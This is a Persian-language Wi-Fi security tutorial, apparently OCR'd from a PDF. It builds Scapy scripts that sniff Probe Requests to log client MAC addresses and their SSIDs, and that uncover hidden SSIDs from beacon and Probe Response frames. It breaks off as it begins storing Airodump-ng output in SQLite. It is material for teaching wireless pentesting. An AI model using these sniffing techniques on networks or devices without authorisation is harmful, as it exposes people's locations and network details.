
Scapy را باز کنید و دستور ()ls را وارد کنید. در اینجا لایه اختصاص داده شده به درخواست Probe Request نمایش داده می شود.



آن را کپی کنید چرا که می خواهیم در تابع خود از آن استفاده کنید. در تابع خود چه چیزی بنویسیم ؟ ابتدا بایستی درخواست های Probe Request را فیلتر کنیم. به این منظور از haslayer به همراه نام لایه یعنی Dot11ProbeReq در یک شرط استفاده می کنیم. به این صورت که اگر بسته دریافتی ما از نوع Probe Request باشد چه اتفاقی رخ دهد.

```
if pkt.haslayer(Dot11ProbeReq) :
```

اگر به وایرشارک بازگردیم مشاهده می کنید که آدرس لایه دو یا همان addr2 مک آدرس کلاینت یا همان Transmiter address می باشد.



از آنجایی که SSID اولین پارامتر می باشد, فیلد info مقدار SSID را به ما خواهد داد. در نتیجه شرط دیگری ایجاد کرده تا درخواست های probe که دارای SSID نیستند نمایش داده نشوند.

if len(pkt.info) > 0 :

متغیری ایجاد کرده و مقدار مک آدرس کلاینت به همراه SSID کلاینت را درون آن قرار می دهیم :

```
test = pkt.addr2+ '------' + pkt.info
```

بررسی می کنیم که آیا متغیر ایجاد شده درون مجموعه clinetprobes می باشد یا خیر چرا که نمی خواهیم مقادیر تکراری اضافه شود.

```
if test not in clientprobes :
```


اگر این شرط و همه شرط های قبلی محقق گردد, مجموعه SSID و مک آدرس کلاینت که همان مقدار متغیر test می باشد را به متغیر clientprobes اضافه کرده و خروجی را چاپ می کنیم. در حین چاپ خروجی ابتدا یک پیام نمایش داده که متوجه شویم یک درخواست Probe Request جدید یافت شده است. سپس خروجی را چاپ می کنیم.

```
clientprobes.add(test)


print "Probe Request Jadid Yaf shod ! :  " + pkt.addr2 + pkt.info
```



اسکریپت ما به صورت زیر می باشد :



در صورتیکه اسکریپت را با آرگومان های مورد نیاز اجرا کنیم, جستجو درخواست های Probe Request انجام خواهد شد.




کشف SSID مخفی

در این بخش اسکریپتی ایجاد می کنیم که با استفاده از آن می توان SSID مخفی را افشا کرد. SSID مخفی چیست ؟ یکی از ابتدایی ترین ترفندها در ایمن سازی شبکه های وایرلس مخفی کردن SSID نقطه دسترسی می باشد. این روش به هیچ وجه کارآمد نیست و به سادگی می توان از آن عبور کرد. با این کار در واقع مقدار پارامتر SSID باقی مانده ولی اندازه آن صفر خواهد بود.

چگونه می توان شبکه های SSID مخفی را پیدا کرد ؟ بسیار ساده . کافی است تا به فریم بیکان رفته و اکسس پوینت هایی که مقدار SSID را نال کرده اند (هیچ مقداری برای SSID نمایش نمی دهند) را پیدا کنیم. چگونه از این شبکه SSID مخفی را افشا کنیم ؟ به این منظور بایستی بسته های Probe Response را از همان شبکه مانیتور کرده و این بسته ها حاوی SSID خواهند بود.

اسکریپت جدیدی با نام hidden-ssid.py ایجاد کنید و مقادیر اولیه را به آن مثل قبل اضافه کنید



همانطور که در بالا گفتیم ابتدا بایستی فریم های بیکان را ضبط کرده تا شبکه های دارای SSID نال را پیدا کنیم. به این منظور با ساختار دستوری if لایه Dot11Beacon را درون تابع خود فیلتر می کنیم.

if pkt.haslayer(Dot11Beacon) :

حالا باید ببینیم که مقدار SSID درون این بسته ها موجود نباشد :

if not pkt.info :

و همچنین بررسی کنیم که مقدار مک آدرس آنها در ست ما موجود هست یا خیر :

if pkt.addr3 not in hidden_ssids :


اگر دو شرط بالا محقق گردد, مقدار مک آدرس را به ست خود اضافه کرده :

hidden_ssids.add(pkt.addr3)


همچنین پیامی نمایش داده که یک شبکه مخفی یافت شده است :

print “Shabake Makhfi Yaft Shod BSSID : “ , pkt.addr3


کد اسکریپت ما به صورت زیر می باشد :



من هم اکنون یک اکسس پوینت دارای SSID مخفی برای تست ایجاد کرده ام که اگر اسکن با airodum-ng انجام دهید, این شبکه را مشاهده می کنید :



اگر اسکن با اسکریپت خود را به همراه آرگومان های مورد نیاز انجام دهیم, شبکه های مخفی برای ما نمایش داده می شوند.




حالا بایستی SSID مخفی را افشا کنیم. به این منظور بخش دیگری به اسکریپت قبلی خود اضافه می کنیم. همانطور که در بالا اشاره کردیم برای افشای SSID مخفی بایستی بسته های Probe Response را ضبط کنیم . و همچنین هم مک آدرس بایستی در ست ما موجود باشد :

elif pkt.haslayer(Dot11ProbeResp) and (pkt.addr3 in hidden_ssids) :


اگر دو شرط بالا محقق گردد , مقدار SSID و مک آدرس را چاپ می کنیم :

print “SSID Makhfi Efsha Shod : “ , pkt.info , pkt.addr3

اسکریپت نهایی ما به صورت زیر می باشد :



با اجرای اسکریپت ابتدا شبکه های مخفی از طریق بسته های بیکان کشف شده و به محض دریافت یک بسته Probe Response از همان شبکه , مقدار SSID به همراه مک آدرس برای ما چاپ می شود.




مشاهده می کنید که تنها با چند خط کد در Scapy توانستیم SSID مخفی را نمایان کنیم.

درج خروجی Airodump-ng به پایگاه داده Sqlite3


در این بخش یاد می گیریم چگونه خروجی دریافتی از Airodump-ng را وارد یک پایگاه داده کنیم. چرا بایستی چنین کاری را انجام دهیم ؟ با این روش جستجو و کار با مقادیر استخراج شده بسیار ساده تر خواهد بود. به این منظور 